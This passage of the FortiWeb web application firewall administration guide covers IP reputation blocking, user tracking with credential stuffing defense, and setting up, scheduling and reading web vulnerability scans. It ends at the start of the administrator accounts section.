Botnet	Malware that may perform many malicious tasks, such as downloading and executing additional malware, receiving commands from a control server and relaying specific information and telemetry back to the control server, updating or deleting itself, stealing login and password information, logging keystrokes, participating in a Distributed Denial of Service (DDoS) attack, or locking and encrypting the contents of your computer and demanding payment for its safe return.
Anonymous proxy	A tool that attempts to make a user's activity untraceable. It acts as an intermediary between users and the Internet so that users can access the Internet anonymously. Users often be trying to bypass geography restrictions or otherwise hide activity that they don't want traced to them.
Phishing	A social engineering technique that is used to obtain sensitive and confidential information by masquerading as communications from a trusted entity such as a well known institution, company, or website. The malware is typically not in the communication itself, but in the links within the communication.
Spam	A messaging technique in which a large volume of unsolicited messages are sent to a large number of recipients. The content of spam may be harmless, but often contain malware, too.
Tor	A type of anonymous proxy that is available as software to facilitate anonymous web browsing on the Internet. Tor directs user web traffic through an overlay network to hide information about users. Users aim to keep communication on the Internet anonymous. Tor may allow users to circumvent security measures such as geography restrictions or otherwise hide activity that they don't want traced to them.
Others	This includes threats to which the FortiGuard IP Reputation service

	assigns a poor reputation, including virus-infected clients and malicious spiders/crawlers.

APTs often mask their source IP using anonymizing proxies. While casual attackers will move on to easier potential targets if their initial attempts fail, APTs are motivated to persist until they achieve a successful breach. Early warning can be critical. Therefore even if some innocent anonymous clients use your web servers and you do not want to block them, you still may want to log proxied anonymous requests.

Filtering your other attack logs by these anonymous IPs can help you to locate and focus on dangerous requests from these IPs, whether you want to use them to configure a defense, for law enforcement, or for forensic analysis.

4. For the categories that you enabled, configure these settings:

Action	Select the action that FortiWeb takes when it detects the category: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 691. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. For details, see Defining your proxies, clients, & X-headers on page 186. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message.

	Redirect and **Send 403 Forbidden** works at HTTP level, so it requires the **X-Forwarded-For** configured in web protection profile. In the meanwhile, the **Ignore X-Forwarded-For** option on this page should be turned off. The **X-Forwarded-For** module examines IP addresses at HTTP level. Disabling **X-Forwarded-For** in either place will cause the system to skip scanning the IP addresses at HTTP level. As a result, only the violations at TCP level will be blocked, while the violations at HTTP level will let go. Because the **Redirect** and **Send 403 Forbidden** works at HTTP level, they will not be triggered in this situation.
Block Period	Enter the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects the category. This setting is available only if the Action on page 690 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). For details, see Monitoring currently blocked IPs on page 839.
Severity	When categories are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that FortiWeb will carry out when it logs and/or sends an alert email about the detection of a category. For details, see Viewing log messages on page 811.
Ignore X-Forwarded-For	By default, FortiWeb scans the IP addresses in the X-Forwarded-For header at the HTTP layer. This causes high resource consumption. To enhance the performance, you can enable **Ignore X-Forwarded-For** so that the IP addresses can be scanned at the TCP layer instead. This avoids HTTP packets being processed unnecessarily.

5. Click **Apply**.
6. To apply your IP reputation policy, enable IP Reputation on page 223 in a protection profile that is used by a policy. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
   Attack log messages contain `Anonymous Proxy : IP Reputation Violation` or `Botnet : IP Reputation Violation` when this feature detects a possible attack.

See also

- "Predefined suspicious request URLs" on page 1
- "Recognizing data types" on page 1
- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423

Tracking

The user tracking feature allows you to track sessions by user and capture a username for reference in traffic and attack log messages.

When FortiWeb detects users that match the criteria you specify in a user tracking policy, it stores the session ID and username.

FortiWeb uses the following three modules to track users (descending order of priority):

- User Tracking policy. See To create a user tracking policy on page 693.
- Site Publish rule. See To configure offloaded authentication with optional SSO on page 381.
- Certificate Verification. See Configuring a server policy on page 238 and To configure client PKI authentication on page 315.

If a User Tracking policy is configured, FortiWeb will use the policy to track users. If the User Tracking policy is unable to track a user, FortiWeb will use a Site Publish rule, if any, to track a user. If the Site Publish rule is unable to track a user, FortiWeb will use a client certificate to track a user.

Determining which users to track

FortiWeb tracks only users who have logged in successfully. It uses one of the following methods to determine whether a log in is successful:

- The response matches a condition you specify in the user tracking rule, such as a return code or a string in the response body. You create these conditions in the rule's Authentication Result Condition Table.
- If the response does not match a condition in the table, FortiWeb uses the default result that you select for the rule.

FortiWeb stops tracking users when either of the following two events occur:

- The client request contains the log off URL that you specify in the user tracking rule. (The log off URL setting is optional.)
- The session is idle for longer than the session timeout value you specify in the rule.

Taking action against timed-out sessions

When you enable **Session Timeout Enforcement** in a user tracking rule, you can also configure a **Session Freeze Time**. After a session has been idle for longer than the timeout value, if a request has the session ID of the timed-out session, FortiWeb takes the action you specify in the rule. FortiWeb continues to take this action against requests with the session ID for the length of time specified by **Session Freeze Time**.

User tracking and advanced protection custom rules

You can also use the user tracking feature to create a filter in a custom rule that matches specific users. This type of custom rule requires you to create a user tracking policy and apply it to the protection profile that uses the custom rule. For details, see Custom Policy on page 449.

You can apply a user tracking policy using either an inline or Offline Protection profile. However, in Offline Protection mode, **Session Fixation Protection**, **Session Timeout Enforcement**, and the deny, redirect and period block actions are not supported.

To create a user tracking policy

1. Go to **Tracking > User Tracking**, and select the **User Tracking Rule** tab.
2. Click **Create New**, and then complete the following settings:

Name	Enter a name that identifies the rule.
Host Status	Enable to require that the `Host: field` of the HTTP request match a protected host names entry in order to match the URL access rule. Also configure **Host on page 693**.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the rule. This option is available only if **Host Status on page 693** is enabled.
Authentication URL	Enter the URL to match in authorization requests. Ensure that the value begins with a forward slash (/).
Username Field	Enter the username field value to match in authorization requests.
Password Field	Enter the password field value to match in authorization requests.
Session ID Name	Type the name of the session ID that is used to identify each session. Examples of session ID names are `sid`, `PHPSESSID`, and `JSESSIONID`.
Default Authentication Result	Enter the authentication result that FortiWeb associates with requests that match the criteria but do not match an entry in the Authentication Result Condition Table. When the login result is successful, FortiWeb tracks the session using the session ID and username values.
Log Off URL	Optionally, enter the URL of the request that a client sends to log out of the application. When the client sends this URL, FortiWeb stops tracking the user session. Ensure that the value begins with a forward slash (/).
Session Fixation Protection	Enable to configure FortiWeb to erase session IDs from the cookie and argument fields of a matching login request. FortiWeb erases the IDs for non-authenticated sessions only. For web applications that do not renew the session cookie when a user logs in, it is possible for an attacker to trick a user into authenticating with a session ID that the attacker acquired earlier. This feature prevents the attacker from accessing the web app in an

	authenticated session. When this feature removes session IDs, FortiWeb does not generate a log message because it is very common for a legitimate user to access a web application using an existing cookie. For example, a client who leaves his or her web browser open between sessions presents the cookie from an earlier session. **Caution:** This option is not supported in Offline Protection mode.
Limit Concurrent Users Per Account	Enable to limit the number of concurrent logins per account. The active accounts are shown in **Active Users** page. To view it, click the **Add Monitor** icon in the navigation bar, then click the Add icon before **Active Users**. 
Maximum Concurrent Users	Specify the maximum number of concurrent logins using the same account. The valid range is 1-128.
Session Idle Timeout	When a session is idled for the specified period of time, the Concurrent Users count will be renewed. The user who is timed-out needs to re-log in.
Session Timeout	Enable to set the time in minutes that FortiWeb waits before it stops tracking an inactive user session.
Timeout	Enter the length of time in minutes. Valid values are from 1 to 60.
Session Timeout Enforcement	Disable to configure FortiWeb to remove the session ID for user sessions that are idle for longer than the session timeout threshold. When a session is reset, the client has to log in again to access the back-end server.

	Enable to configure FortiWeb to freeze the session upon the first request after session timeout. FortiWeb takes the specified action, for a length of time specified by Session Freeze Time on page 695. **Caution:** This option is not supported in Offline Protection mode. It is available only when Session Timeout on page 694 is enabled.
Credential Stuffing Defense	Enable to use FortiGuard's Credential Stuffing Defense database to prevent against Credential Stuffing attacks. When this setting is enabled, FortiWeb will evaluate the username (Username Field) and password (Password Field) of the matched login requests against the Credential Stuffing Defense database to identify whether the paired username/password has been spilled. If it has, the specified Action triggers and the Trigger Policy is applied. **Caution:** FortiWeb has no built-in Credential Stuffing Defense database. At least one FortiGuard update is required to install the database, otherwise this feature is ineffective. For details, see Connecting to FortiGuard services on page 417.
Credential Stuffing Online Check	Enable to execute Credential Stuffing Defense using an online query in addition to the local DB query. The online database is larger and covers additional leaked credentials from data breaches. To verify whether this feature works properly, you can click the **Test** button and enter a user name and password which you believe is a malicious user, then check the scan result returned by the system.
Test	To verify whether the local or online Credential Stuffing database works properly, you can click the **Test** button and enter a user name and password which you believe is a malicious user, then check the scan result returned by the system.
Session Freeze Time	FortiWeb freezes the session upon the first request after session timeout. Enter the length of the freeze time. FortiWeb takes action against requests with the ID of the timed-out session during the specified freeze time. After the freeze time has elapsed, FortiWeb removes the session ID for idle sessions but no longer takes the specified action. Available only when Session Timeout Enforcement on page 694 is enabled.
Action	Select the action that FortiWeb takes against requests with the ID of a timed-out session during the specified time period or if the paired username/password is found in Credential Stuffing Defense database: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing

	error and authentication pages (replacement messages) on page 721. **Note:** Because the deny action is not supported in Offline Protection mode, this option has the same effect as **Alert**. • **Deny (no log)**—Block the request (or reset the connection). • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. **Caution:** This option is not supported in Offline Protection mode • **Period Block**—Block subsequent requests from the client for a specified number of seconds. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Caution:** This option is not supported in Offline Protection mode When the action generates a log message, the message field values will be: • Session Timeout Enforcement message: `Session Timeout Enforcement: triggered by user <username>.` • Credential Stuffing Defense Violation message: `Triggered by user <username>: Credential Stuffing Defense Violation.` Available only when Session Timeout Enforcement on page 694 and/or Credential Stuffing Defense on page 695 is **On**.
Block Period	Type the number of seconds that you want to block requests with the ID of a timed-out session. This setting is available only if Action on page 695 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When the session timeout settings or credential stuffing defense generates an attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb uses when it takes the specified action: • Informative • Low • Medium • High The default value is **Low**. Available only when Session Timeout Enforcement on page 694 and/or Credential Stuffing Defense on page 695 is **On**.

Trigger Policy	Select which trigger, if any, that FortiWeb uses when it logs or sends an alert email about the session timeout or credential stuffing hit. See Configuring triggers. Available only when Session Timeout Enforcement on page 694 and/or Credential Stuffing Defense on page 695 is **On**.

When both **Session Timeout on page 694** (**Session Timeout Enforcement on page 694** enabled) and Credential Stuffing Defense on page 695 are enabled, violations of any of the two security events will trigger the same actions (they use a common set of configurations: Action, Block Period, Severity and Trigger Policy).

3. Click **OK**.
4. To add an entry to the Authentication Result Condition Table, click **Create New**, and then complete the following settings:

Authentication Result Type	Specify the status FortiWeb assigns to user logins that match this table item: **Failed** or **Successful**. FortiWeb tracks sessions by user only when the status is **Successful**. If the request does not match any rules in this table, FortiWeb uses the value specified by **Default Authentication Result**.
HTTP Match Target	Select the location of the value to match with the string or regular expression specified in this table item: **Return Code**, **Response Body**, **Redirect URL**.
Value Type	Indicate whether Value on page 697 is a **Simple String** or a **Regular Expression**.
Value	Enter the value to match.

5. Click **OK**, and then add any additional table entries that are required.
6. Create any additional rules that are required.
7. To add the rules to a policy, go to **Tracking > User Tracking**, select the **User Tracking Policy** tab, click **Create New**, enter a name for the policy, and then click **OK**.
8. Click **Create New**, select the user tracking rule to add, and then click **OK**.
9. Add any additional rules that are required, and then click **OK**.
10. To apply the user tracking rule, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

Compliance

Compliance regimes, whether required by law or business organizations, typically require that you demonstrate effective security policies and practices.

Requirements vary by the regime. HIPAA and the Sarbanes-Oxley Act (SOX) emphasize the need for database security, authorization, and the prevention of data leaks. HITECH requires disclosure of security breaches. PCI DSS concerns the prevention of information disclosure but also requires periodic scans.

Authorization

To ensure that only authenticated individuals can access your websites, and only for the URLS that they are authorized for, you can use FortiWeb to add PKI authentication and/or HTTP authorization.

For instructions, see How to apply PKI client authentication (personal certificates) on page 312 and Offloading HTTP authentication & authorization on page 336.

Preventing data leaks

Large companies and organizations often have large stores of personally identifiable information that is valuable on the black market. Often this takes the form of credit card numbers and passwords, but could also be more specialized information such as:

- Addresses and names of your business's clients
- Students' names and ages
- Email addresses
- IT information on your organization's computers and their vulnerabilities

To detect and block accidental data leaks from your web pages, or mitigate an attack that has managed to evade security and is attempting to harvest your databases, you can configure FortiWeb to detect and block those types of data. For instructions, see Blocking known attacks on page 409.

If even your logs must not contain sensitive information, you can configure FortiWeb to omit it. For details, see Obscuring sensitive data in the logs on page 804.

Vulnerability scans

You can scan for known vulnerabilities on your web servers and web applications, which helps you design protection profiles that are an effective and efficient use of processing resources.

Vulnerability reports from a certified vendor can help you comply with regulations and certifications that require periodic vulnerability scans, such as Payment Card Industry Data Security Standard (PCI DSS).

Run vulnerability scans during initial FortiWeb deployment **and** any time you are staging a new version of your web applications. You may also be required by your compliance regime to provide reports on a periodic basis, such as quarterly. For details, see How to set up your FortiWeb on page 62.

Each vulnerability scan starts from an initial URL, authenticates if set up to do so, then scans for vulnerabilities in web pages that it crawls to from links on the initial page. After performing the scan, the FortiWeb appliance generates a report from the scan results.

To enable web vulnerability scan

Before you can begin configuring web vulnerability scan, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Security Features**.
3. Enable **Web Vulnerability Scan**.
4. Click **Apply**.

To run a web vulnerability scan

1. Optionally, configure email settings. Email settings included in vulnerability scan profiles cause FortiWeb to email scan reports. For details, see Configuring email settings on page 819.
2. Prepare the staging or development web server for the scan. For details, see Preparing for the vulnerability scan on page 700.
3. Create a scan schedule, unless you plan to execute the scan manually. The schedule defines the frequency the scan will be run. For details, see Scheduling web vulnerability scans on page 701.
4. Create a scan profile. The profile defines which vulnerabilities to scan for. For details, see Configuring vulnerability scan profiles on page 702.
5. Create a scan policy. The policy integrates a scan profile and schedule. For details, see Running vulnerability scans on page 705.
6. Examine vulnerability scan report. The report provides details and analysis of the scan results. For details, see Viewing/downloading vulnerability scan reports on page 707.

See also

- Preparing for the vulnerability scan on page 700
- Running vulnerability scans on page 705
- Configuring vulnerability scan profiles on page 702
- Scheduling web vulnerability scans on page 701
- Viewing/downloading vulnerability scan reports on page 707
- IPv6 support on page 30

Preparing for the vulnerability scan

For best results, before running a vulnerability scan, you should prepare the network and target hosts for the vulnerability scan.

Live websites

Fortinet strongly recommends that you do **not** scan for vulnerabilities on live websites. Instead, duplicate the website and its database in a test environment such as a staging server and perform the scan in that environment. For details, see "Scan Mode" on page 1.

Network accessibility

You may need to configure each target host and any intermediary NAT or firewalls to allow the vulnerability scan to reach the target hosts.

Traffic load & scheduling

You should talk to the owners of target hosts to determine an appropriate time to run the vulnerability scan. You can even schedule in advance the time that the FortiWeb will begin the scan.

For example, you might schedule to avoid peak traffic hours, to restrict unrelated network access, and to ensure that the target hosts will not be powered off during the vulnerability scan.

To determine the current traffic load, see "HTTP Throughput Monitor widget" on page 1. For scheduling information, see Scheduling web vulnerability scans on page 701.

See also

- Configuring vulnerability scan profiles on page 702
- Scheduling web vulnerability scans on page 701
- Running vulnerability scans on page 705
- Viewing/downloading vulnerability scan reports on page 707

Scheduling web vulnerability scans

Web Vulnerability Scan > Web Vulnerability Scan Schedule enables you to schedule vulnerability scan.

A vulnerability scan schedule defines when the scan will automatically begin, and whether the scan is a one-time or periodically recurring event.

To configure a vulnerability scan schedule

1. Go to **Web Vulnerability Scan > Web Vulnerability Scan Schedule**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 52
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Type	Select the type of schedule: • **One Time**—Run the vulnerability scan once. • **Recurring**—Run the vulnerability scan periodically.
Time	Select the time of day to run the scan.
Date	If One Time type is selected, select the date to run the scan. This setting is available only if **Type** (page 1) is **One Time**.

Day	If the Recurring type is selected, select the days of the week to run the scan. This setting is available only if **Type** (page 1) is **Recurring**.

4. Click **OK**.
5. To use the profile, select it in a web vulnerability scan policy. For details, see Running vulnerability scans on page 705.

See also

- Preparing for the vulnerability scan on page 700
- Configuring vulnerability scan profiles on page 702
- Running vulnerability scans on page 705
- Viewing/downloading vulnerability scan reports on page 707

Configuring vulnerability scan profiles

Web Vulnerability Scan > Scan Profile enables you to configure vulnerability scan profiles as well as scan templates.

A vulnerability scan profile defines a web server that you want to scan, as well as the specific vulnerabilities to scan for. Vulnerability scan profiles are used by vulnerability scan policies, which determine when to perform the scan and how to publish the results of the scan defined by the profile.

Four default scan templates are available with different levels. Also, you can create the scan template.

To configure a vulnerability scan profile

1. If FortiWeb must authenticate in order to reach all URLs that will be involved in the vulnerability scan, configure the web application (if it provides form-based authentication) with an account that FortiWeb can use to log in.

For best results, the account should have permissions to all functionality used by the website. If URLs and inputs vary by account type, you may need to create multiple accounts—one for each non-overlapping set—and run separate vulnerability scans for each account.

2. Go to **Web Vulnerability Scan > Scan Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 52
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Scan Target	Enter the URL that you want to scan, such as `www.mytestwvs.com`.
Scan Template	Select an existing scan template that you want to use in the profile.

5. Click **OK** to start the scan.
6. Optionally, configure settings in **Advanced Options** below.

General	Request Timeout	Type the number of seconds for the vulnerability scanner to wait for a response from the website before it assumes that the request will not successfully complete, and continues with the next request in the scan. It will not retry timeout requests.
	Cookie Jar File	Designate a cookie jar file. The cookie jar file must be in mozilla format.
	Ignore Session Cookies	If enabled, the scanner will ignore all session cookies sent by the target web application.

	Custom Headers	You can define the host, user agent, and other common headers in the request.
		Take DVWA for example, if it fails to pass the basic authentication or form authentication, cookie authentication is required. Follow steps below:
		1. Log into DVWA via a browser.
		2. Copy the cookie and configure it to Custom Headers.
		3. Connect to FortiWeb.
		4. Run the following commands
		`config wvs profile`
		`edit "wvs"`
		`set ignore-regex .*logout.php.*`
		`next`
		`end`

Crawl	Sub Path Limit per URL	The maximum number of requests for sub path of each URL.
	Max Scan Time	The maximum scanning time.
	Max Crawl Time	The maximum crawling time (minutes).
	Max Params Limit per URL	The maximum number of requests for each URL, and parameter set.
	Max File Size	Indicate the maximum file size (in bytes) that the scanner will retrieve from the remote server.
	Max HTTP Retries	Indicate the maximum number of retries when requesting an URL. The valid value range is 1–10.

Authentication	HTTP Basic Authentication	User	Enter the username of the web application.
		Password	Enter the password for the username.
	Form Based Authentication	Authenticate URL	Enter the target URL for security auditing, and the URL shall include `HTTP` or `HTTPs` tag.
		Username Field	The username parameter name, for example, "uname" if the HTML looks like `<input type="text" name="uname">...`
		Password Field	The password parameter name, for example, "pwd" if the HTML looks like `<input type="password" name="pwd">...`
		Username	Enter the username for using in the authentication process.
		Password	Enter the password for the username.
		Data Format	Add extra parameters here for authentication as required by some websites, for example, `%u=%U&%p=%P&security_level-0&form-submit`. The default value `%u=%U&%p=%P` includes the values for Username Field and Password Field.
		Session Check URL	Enter the URL where the packets are sent to.
		Session Check String	Enter the string in the response message. If the string can be checked, the authentication succeeds; otherwise, the authentication will be re-launched.

7. Click **OK**.
8. To use the profile, select it in a web vulnerability scan policy. For details, see Running vulnerability scans on page 705.

To configure a vulnerability scan template

1. Go to **Web Vulnerability Scan > Scan Template**.
   As multiple vulnerability plugins are integrated, they are classified into different types. Here, four scan templates are introduced by default, which can not be edited or deleted. You can also define the template accordingly.

Full Audit	Perform a full audit of the target website, using only the webSpider plugin for discovery.
Fast Scan	Perform a fast scan of the target the site, using only a few discovery plugins and the fastest audit plugins.
Brute Force	Bruteforce form or basic authentication access controls using default credentials. Set the target URL to the resource where the access control is.
OWASP Top 10	As a worldwide free and open community focused on improving the security of application software, OWASP searches for and publishes the ten most common security flaws.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 52.

2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Plugin	Configure the plugins. Double click any of the five plugin categories, and select related plugins for each category.

4. Click **OK**.
5. To use the template, select it in a vulnerability scan profile. For details, see To configure a vulnerability scan profile on page 702.

See also

- Preparing for the vulnerability scan on page 700
- Scheduling web vulnerability scans on page 701
- Viewing/downloading vulnerability scan reports on page 707

Running vulnerability scans

In order to run a vulnerability scan, you must create a vulnerability scan policy.

A vulnerability scan policy defines the scheduling type of scan (an immediate scan or a scheduled scan), the profile to use, the file format of the report, and recipients.

To configure a web vulnerability scan policy

1. Go to **Web Vulnerability Scan > Web Vulnerability Scan Policy**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 52
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Type	Select the scheduling type, either: • **Run Now**—The scan can be manually started at any time by the user. • **Schedule**—The scan is performed according to the schedule defined in **Schedule** (page 1).
Schedule	Select the predefined schedule to use for the scan. For details, see Scheduling web vulnerability scans on page 701. This option appears only if the **Type** (page 1) is **Schedule**.

Profile	Select the profile to use when running the vulnerability scan. For details, see Configuring vulnerability scan profiles on page 702.
Report Format	Enable one or more file formats for the vulnerability scan report: • **HTML** • **XML** • **PDF**
Email Policy	Select the email settings, if any, to use in order to send results of the vulnerability scan. For details, see Configuring email settings on page 819.

4. Click **OK**.
When the scan is complete, FortiWeb generates a report based on the scan results. For details, see Viewing/downloading vulnerability scan reports on page 707.



Status	• Starting If **Type** (page 1) is **Run Now**, the scan begins immediately; for around a second, the status is Starting. If **Type** (page 1) is **Schedule**, and it is just the scheduled time, the scan is to start soon, the status is Starting for around a second. • Stopped When the status is scanning, and you click , the status will become Stopped. If **Type** (page 1) is **Schedule**, and the scheduled time has not arrived, the status is Stopped. • Scanning After the scanner is activated for a while, the status will change from Starting to Scanning. The scanning time required varies by the network speed and traffic volume, load of the target hosts (especially the number of request timeouts), and your configuration in **Advanced Options > Crawl** of Scan Profile. • Done When the scanning associated with the policy is finished, the status becomes Done.
Action	Click to stop the scanning. Click to re-start the scanning. Click to view the scan summary.

See also

- Preparing for the vulnerability scan on page 700
- Configuring vulnerability scan profiles on page 702
- Scheduling web vulnerability scans on page 701

Viewing/downloading vulnerability scan reports

After a web vulnerability scan is completed, the FortiWeb appliance generates a report summarizing and analyzing the results of the scan. If you have configured it to email the report to you when the scan is complete, you may receive the report in your inbox. You can also view and download the report through the web UI.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 52

Go to **Web Vulnerability Scan > Scan History**, you can see the scan report list below.



The pane includes the following information:

Target Server	Display the host name of the server that was scanned for vulnerabilities. Click the target server name to view the scan summary associated with this server.
Request Count	Display the total number of requests sent.
Requests per Minute	Display the total number of requests per minute.
Scan Time	Display the date and time that the scan was started.
End Time	Display the date and time that the scan was done.
Total Alerts Found	Display the total number of vulnerabilities discovered during the scan.

You can do the following:

Delete	Check one or more reports, click **Delete** to delete such reports.
View	Click to view a scan report.
Download	Click to download a copy of a scan report.

The figure below shows the scan report details.



Scan Summary

Target	[redacted]
Request Count	821
Requests per Minute	317
Total Alerts Found	14

Alerts Found

#	Category	Vulnerabilities
1	HTML comment contains HTML code	4
2	Uncommon query string parameter	2
3	Cookie	1
4	DOM Cross site scripting	6
5	Click-Jacking vulnerability	1

See also

- Preparing for the vulnerability scan on page 700
- Configuring vulnerability scan profiles on page 702
- Running vulnerability scans on page 705
- Scheduling web vulnerability scans on page 701
- Viewing/downloading vulnerability scan reports on page 707

Administrators

In its factory default configuration, FortiWeb has one administrator account named `admin` with a blank password. This administrator has permissions that grant full access to FortiWeb's features. When the `admin` user logs into FortiWeb for the first time or imports a configuration file with a blank password, the user will be forced to change the password. You can log into FortiWeb by the console, the telnet, or SSH to change the password. The `admin` user can't be deleted.

To prevent accidental changes to the configuration, it's best if only network administrators—and if possible, only a single person—use the `admin` account. You can use the `admin` administrator account to configure more accounts for other people. Accounts can be made with different scopes of access. If you require such role-based access control (RBAC) restrictions, or if you simply want to harden security or prevent inadvertent changes to other administrators' areas, you can do so via access profiles. See Configuring access profiles on page 712. Similarly, you can divide policies and protected host names and assign them to separate administrator accounts. For details, see Administrative domains (ADOMs) on page 48.

For example, you could create an account for a security auditor who must only be able to view the configuration and logs, but **not** change them.

Administrators may be able to access the web UI, the CLI, and use ping/traceroute through the network, depending on:

- The account's trusted hosts. For details, see Trusted hosts on page 54.
- The protocols enabled for each of the FortiWeb appliance's network interfaces. For details, see Configuring the network interfaces on page 117.
- Permissions. For details, see Permissions on page 52.

To determine which administrators are currently logged in, use the CLI command `get system logged-users`. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

To prevent multiple administrators from logging in simultaneously, which could allow them to inadvertently overwrite each other's changes, enable How to use the web UI on page 51. For details, see Global web UI & CLI settings on page 55.

To configure an administrator account

1. Before configuring the account:
   - Configure the access profile that will govern the account's permissions. For details, see Configuring access profiles on page 712.
   - If ADOMs are enabled, define the ADOM which will be assigned to this account. For details, see Defining ADOMs on page 49.
